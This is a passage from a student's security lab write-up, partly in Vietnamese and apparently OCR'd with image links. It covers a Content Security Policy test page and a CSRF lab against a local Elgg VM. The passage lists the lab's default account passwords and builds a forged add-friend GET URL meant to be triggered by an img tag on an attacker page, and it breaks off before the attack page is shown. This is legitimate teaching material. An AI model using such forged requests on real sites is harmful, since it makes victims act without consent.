<p>4. From self: <span id='area4'>Failed</span></p>
<p>5. From example68.com: <span id='area5'>Failed</span></p>
<p>6. From example79.com: <span id='area6'>Failed</span></p>

<script type="text/javascript" nonce="1rA2345">
document.getElementById('area1').innerHTML = "OK";
</script>

<script type="text/javascript" nonce="2rB3333">
document.getElementById('area2').innerHTML = "OK";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "OK";
</script>

<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>

<button onclick="alert('hello')">Click me</button>
</html>
```

Set up DNS. We need to set up the DNS entry, so the above web server can be accessed via three different URLs. Add the following three entries to the /etc/hosts file. You need to use the root privilege to change this file (using sudo).

```
127.0.0.1       www.example32.com
127.0.0.1       www.example68.com
127.0.0.1       www.example79.com
```

Lab tasks. Please complete the following tasks.

1. Point your browser to the following URLs. Describe and explain your observation.

   ```
   http://www.example32.com:8000/csptest.html
   http://www.example68.com:8000/csptest.html
   http://www.example79.com:8000/csptest.html
   ```

2. Change the server program (not the web page), so Fields 1, 2, 4, 5, and 6 all display OK. Please include your code in the lab report.

Lab 5.3. Cross-Site Request Forgery (CSRF) Attack Lab

1. Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The Elgg **Web Application**. We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

DNS Configuration. This lab involves two websites, the victim website and the attacker's website. Both websites are set up on our VM. Their URLs and folders are described in the following:

```
Attacker's website
   URL: http://www.csrflabattacker.com
   Folder: /var/www/CSRF/Attacker/

Victim website (Elgg)
   URL: http://www.csrflabelgg.com
   Folder: /var/www/CSRF/Elgg/
```

The above URLs are is only accessible from inside of the virtual machine, because we have modified the /etc/hosts file to map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using /etc/hosts. For example, you can map http://www.example.com to the local IP address by appending the following entry to /etc/hosts:

```
127.0.0.1       www.example.com
```

If your web server and browser are running on two different machines, you need to modify /etc/hosts on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named 000-default.conf in the directory "/etc/ apache2/sites-available" contains the necessary directives for the configuration:

Inside the configuration file, each web site has a VirtualHost block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how

to configure a website with URL http://www.example1.com and another website with URL http://www.example2.com:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>

<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application http://www.example1.com can be changed by modifying the sources in the /var/www/Example_1/ directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

$ sudo service apache2 start

2. Lab Tasks

For the lab tasks, you will use two web sites that are locally setup in the virtual machine. The first web site is the vulnerable Elgg site accessible at www.csrflabelgg.com inside the virtual machine. The second web site is the attacker's malicious web site that is used for attacking Elgg. This web site is accessible via www.csrflabattacker.com inside the virtual machine.


2.1.Task 1: Observing HTTP Request.

In Cross-Site Request Forget attacks, we need to forge HTTP requests. Therefore, we need to know what a legitimate HTTP request looks like and what parameters it uses, etc. We can use a Firefox add-on called "HTTP Header Live" for this purpose. The goal of this task is to get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1). Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in this these requests, if any.


Các bước thực hiện:

Đăng nhập với User Alice


Bật HTTP Header Live để xem thông tin khi các gói yêu cầu GET và POST được gửi đi. Sau đó nhập Username và Password rồi nhấn Log in




Kiểm tra kết quả:



Yêu cầu POST:



Yêu cầu GET:



2.2.Task 2: CSRF Attack using GET Request

In this task, we need two people in the Elgg social network: Alice and Boby. Boby wants to become a friend to Alice, but Alice refuses to add him to her Elgg friend list. Boby decides to use the CSRF attack to achieve his goal. He sends Alice an URL (via an email or a posting in Elgg); Alice, curious about it, clicks on the URL, which leads her to Boby's web site: www.csrflabattacker.com. Pretend that you are Boby, describe how you can construct the content of the web page, so as soon as Alice visits the web page, Boby is added to the friend list of Alice (assuming Alice has an active session with Elgg).


To add a friend to the victim, we need to identify what the legitimate Add-Friend HTTP request (a GET request) looks like. We can use the "HTTP Header Live" Tool to do the investigation. In this task, you are not allowed to write JavaScript code to launch the CSRF attack. Your job is to make the attack successful as soon as Alice visits the web page, without even making any click on the page (hint: you can use the img tag, which automatically triggers an HTTP GET request).

Elgg has implemented a countermeasure to defend against CSRF attacks. In Add-Friend HTTP requests, you may notice that each request includes two wired-looking parameters, __elgg_ts and __elgg_token. These parameters are used by the countermeasure, so if they do not contain correct values, the request will not be accepted by Elgg. We have disabled the countermeasure for this lab, so there is no need to include these two parameters in the forged requests.


Các bước thực hiện:

Đăng nhập với User Boby

Boby add friend với Alice. Sau đó mở HTTP Header Live để xem thông tin các yêu cầu được gửi đi




HTTP Header Live



Dòng đầu tiên là url của yêu cầu add friend Alice. Ta sẽ chỉnh sửa url của yêu cầu add friend Alice thành url của yêu cầu add friend Boby bằng cách thay 42 thành guid của Boby

Ta thực hiện cách dưới để tìm guid của Boby




guid của Boby là 43


Vậy url của yêu cầu add friend Boby là:

http://www.csrflabelgg.com/action/friends/add?friend=43


Vào thư mục /var/www/CSRF/Attacker



